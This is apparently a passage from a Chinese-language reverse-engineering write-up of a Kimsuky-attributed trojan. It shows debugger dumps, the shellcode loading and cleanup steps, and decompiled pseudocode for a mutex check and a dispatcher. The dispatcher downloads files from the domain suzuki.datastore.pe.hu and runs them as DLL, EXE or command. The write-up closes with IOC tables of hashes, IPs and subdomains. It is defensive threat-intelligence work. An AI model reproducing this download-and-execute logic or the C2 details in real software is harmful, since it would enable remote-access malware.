00007FFB5AEC0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mo
00007FFB5AEC0080  27 FB C1 F1 63 9A AF A2 63 9A AF A2 63 9A AF A2  'û
00007FFB5AEC0090  06 FC AE A3 60 9A AF A2 63 9A AE A2 66 9A AF A2  .ü
00007FFB5AEC00A0  06 FC AB A3 60 9A AF A2 06 FC AF A3 62 9A AF A2  .ü
00007FFB5AEC00B0  06 FC AC A3 61 9A AF A2 06 FC 50 A2 62 9A AF A2  .ü
00007FFB5AEC00C0  06 FC AD A3 62 9A AF A2 52 69 63 68 63 9A AF A2  .ü
00007FFB5AEC00D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..

000000001473FCE8  00007FFB5B0E7E94  返回到 ker
000000001473FCF0  0000000000000000
000000001473FCF8  0000000000000000
000000001473FD00  0000000000000000
000000001473FD08  0000000000000000
000000001473FD10  0000000000000000
000000001473FD18  00007FFB5DD17AD1  返回到 ntc
000000001473FD20  0000000000000000
000000001473FD28  0000000000000000
000000001473FD30  0000000000000000
000000001473FD38  0000000000000000
000000001473FD40  0000000000000000
000000001473FD48  0000000000000000
000000001473FD50  0000000000000000
000000001473FD58  0000000000000000
000000001473FD60  0000000000000000
000000001473FD68  0000000000000000
000000001473FD70  000004E8FFFFFB30

命令: 命令使用逗号分隔(像汇编语言): mov eax, ebx                    默认
已暂停  反汇编: 000000002CA0649 -> 000000002CA0649 (0x00000001 bytes)   已调试时间: 0:02:15:0
```

Shellcode会在进程中申请一块空间，用来加载攻击载荷，并释放一个Bat,对之前的子木马进行清除



ShellCode会在最后的Call RBX执行攻击载荷的OEP

可以Dump下来




MEM_0000000007270000_0003D000.mem.bak	2025-06-09 22:55	BAK 文件	244 KB
MEM_0000000007270000_0003D000.mem	2025-06-09 22:56	MEM 文件	212 KB

然后对Dump的内存进行修复，主要步骤是修复RawSize和RawAddress,因为被展开到内存后，PE文件的对齐粒度与地址都发生了变化。

修复完毕后，通过IDA分析Dump文件

其先会创建互斥体，随后执行载荷




```
__int64 sub_8071250()
{
  __int64 v0; // rax
  __int64 v1; // rax
  char Dest[16]; // [rsp+30h] [rbp-48h] BYREF
  __int64 v4; // [rsp+40h] [rbp-38h]
  __int64 v5; // [rsp+48h] [rbp-30h]
  char v6[40]; // [rsp+50h] [rbp-28h] BYREF

  v5 = 15i64;
  v4 = 0i64;
  Dest[0] = 0;
  memcpy(Dest, "359C46F7126525339E99773083A7E0AB7CADBB0342741869BB673D3F", 0x38ui64);
  v0 = Maybe_Decode(v6);                         // 创建互斥体
  if ( !(unsigned int)Run(v0) )
  {
    v1 = qword_8096520(0i64, 0i64, sub_80712E0, 0i64, 0, 0i64);
    qword_8096418(v1);
  }
  return 1i64;
}
```

```
Command "MakeCode" failed
Command "MakeCode" failed
Command "MakeCode" failed
Caching 'Imports'... ok
8071380: using guessed type __int64 sub_8071380(void);
8071710: using guessed type __int64 sub_8071710(void);
8096448: using guessed type __int64 (*qword_8096448)(void);
8096528: using guessed type __int64 (__fastcall *qword_8096528)(_QWORD);
```

其会链接到一个网址，字符串被加密了......，解出来应该是suzuki.datastore.pe.hu

会下载一个文件




```
v12[7] = (void *)15;
v12[6] = 0i64;
LOBYTE(v12[4]) = 0;
sub_8062AF0(&v12[4], v38, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v20 = 15i64;
v19 = 0i64;
LOBYTE(Src[0]) = 0;
sub_8062AF0(Src, v44, 0i64, 0xFFFFFFFFFFFFFFFFui64);
DoSomeThingAndDelete(v30, Src, &v12[4], v12);
if ( v35 )
{
  if ( (_DWORD)v36 )
  {
    switch ( (_DWORD)v36 )
    {
      case 1:
        RunDll(v30);
        break;
      case 2:
        RunExe(v30);
        break;
      case 3:
        CheckFile(v30);
        break;
    }
  }
  else
  {
    RunCmd(v30);
  }
}
v21 = &v12[8];
v14 = 15i64;
v13 = 0i64;
LOBYTE(v12[8]) = 0;
sub_8062AF0(&v12[8], v40, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v17 = 15i64;
v16 = 0i64;
```

下载完毕后进行一些操作，推测和流量相关……不太了解流量没有分析出来……

随后会将下载的文件删除


然后会执行不同的操作，创建并执行DLL文件、EXE、CMD等

三、溯源



情报IOC

情报IOC	IOC类型	微步判定	情报内容	发现IOC环境
suzuki.datastore.pe.hu	Domain	恶意	[redacted]	Win10(1903 64bit,Office2016)
757dfeacabf4c2f771147159d2611781835 4af14050e6ba42cc00f4a3d58e51f	Hash	恶意	Kimsuky 木马	2 个分析环境



suzuki.datastore.pe.hu

2024-05-01 情报更新 · 工具 · 计算机和互联网 · Umbrella 100w+ · Alexa 100w+ · 查看历史排名

恶意 · 恶意软件 · 远控 · Kimsuky组织 · APT · Wacatac木马 · NukeSped木马 · 动态域名 · +5 过期情报

相关URL	0	解析IP数	2	注册时间	-	域名服务商	-
相关样本	7	子域名数	1000+	过期时间	-	域名注册邮箱	-
ICP 备案	-						

情报洞察

包含 ◆ 1条可疑特征， ● 1条重点特征

关联情报	● 安全博客提及	共有8篇站外安全博客内容提到了该域名
身份归属	◆ 动态地址	该域名获取成本较低，常被黑客用做远控域名

获取"suzuki.datastore.pe.hu"的全网信息 · 输出"suzuki.datastore.pe.hu"的情报总结 · 对"suzuki.datastore.pe.hu"进行溯源

网页结果 62 | 域名解析 2 | WHOIS 9 | 资产测绘 0 | 数字证书 0 | 子域名 1K + | 相关样本 7 | 相关URL 0 | 网站分析 0

历史解析（2）


已为您开放域名解析高级查询权限。域名的当前解析IP反查信息最大显示 1000 条数据。

历史解析IP（2）

IP	地理位置	运营商/服务商
185.224.138.29	荷兰 德伦特省 梅珀尔	Hostinger International Limited
45.13.135.103	美国 北卡罗来纳州 阿什维尔	Hostinger International Limited

历史解析记录（2）

时间	IP
2020-04-14	185.224.138.29
2020-02-28	45.13.135.103




网页结果 62 | 域名解析 2 | WHOIS 9 | 资产测绘 0 | 数字证书 0 | 子域名 1K + | 相关样本 7 | 相关URL 0 | 网站分析 0

已为您开放子域名高级查询权限。

子域名	解析IP	
000webhost.pe.hu	145.14.156.69	2a02:4780:0008:1029:0000:27b2:33e2:0002
008.pe.hu	31.220.19.67	
077.pe.hu	194.5.156.233	2a02:4780:0008:1116:0000:0790:4bc9:0002
099099099.pe.hu	34.120.137.41	2600:1901:0000:84ef:0000:0000:0000:0000
www.099099099.pe.hu	34.120.137.41	2600:1901:0000:84ef:0000:0000:0000:0000
0bit.pe.hu	-	
0din.pe.hu	-	
0dnocklassnlki.pe.hu	-	
0e2h4xu5st.pe.hu	-	
0f684582d8.pe.hu	-	

共计1000条 < 1 2 3 4 5 ··· 100 > 10 条/页



文件名称	类型	扫描时间	SHA256	多引擎检出	木马家族和类型	威胁等级
757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe	EXEx86	2025-06-08 20:09:39	757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f	12 / 28	Kimsuky 木马	恶意
4C4644A85B7F0400F34C2D6E8FDC6C74	DLLx86	2022-09-08 08:27:56	90e3888db9acd722f51358871c11038f43f099dd9c5adf54036815c90e1f5393	10 / 23	Kimsuky 木马	恶意
4110EF6C69EC6DE05C626EB624F6CEDB	DLLx64	2022-09-08 04:26:58	49ff931ea772f965ed270d635681da88c710e436bab6bbf5360d0bb112f74d14	15 / 23	APosT 木马	恶意
7C55764C4FA3EFC4791EA374393F1795	EXEx86	2022-07-27 19:36:01	fbba97c96c2b06d75874070ed946e7ca30e28112c42e4a09ebd2ef6f020edd3a	12 / 23	Kimsuky 木马	恶意
90192d7d9bdff460_9fd9.tmp.db	DLLx86	2021-11-05 16:18:58	90192d7d9bdff460ac25f05126ed2cbf50994f97b5dc96f953c5bab20ae5a485	17 / 26	Agent 木马	恶意
5504ed75d305e0d297fa2f0023c13c5b9f56be48b4e1670e50523aa4d58bba5f	EXEx86	2021-11-15 15:02:49	5504ed75d305e0d297fa2f0023c13c5b9f56be48b4e1670e50523aa4d58bba5f	18 / 26	Agent 木马	恶意
647c880e0badedd1_39D7.tmp.db	DLLx86	2021-11-19 23:47:04	647c880e0badedd1bf6ecb5ce7b93d836ad3c97123349f626de6278805f2c9db	18 / 26	Agent 木马	恶意

可能为朝鲜常用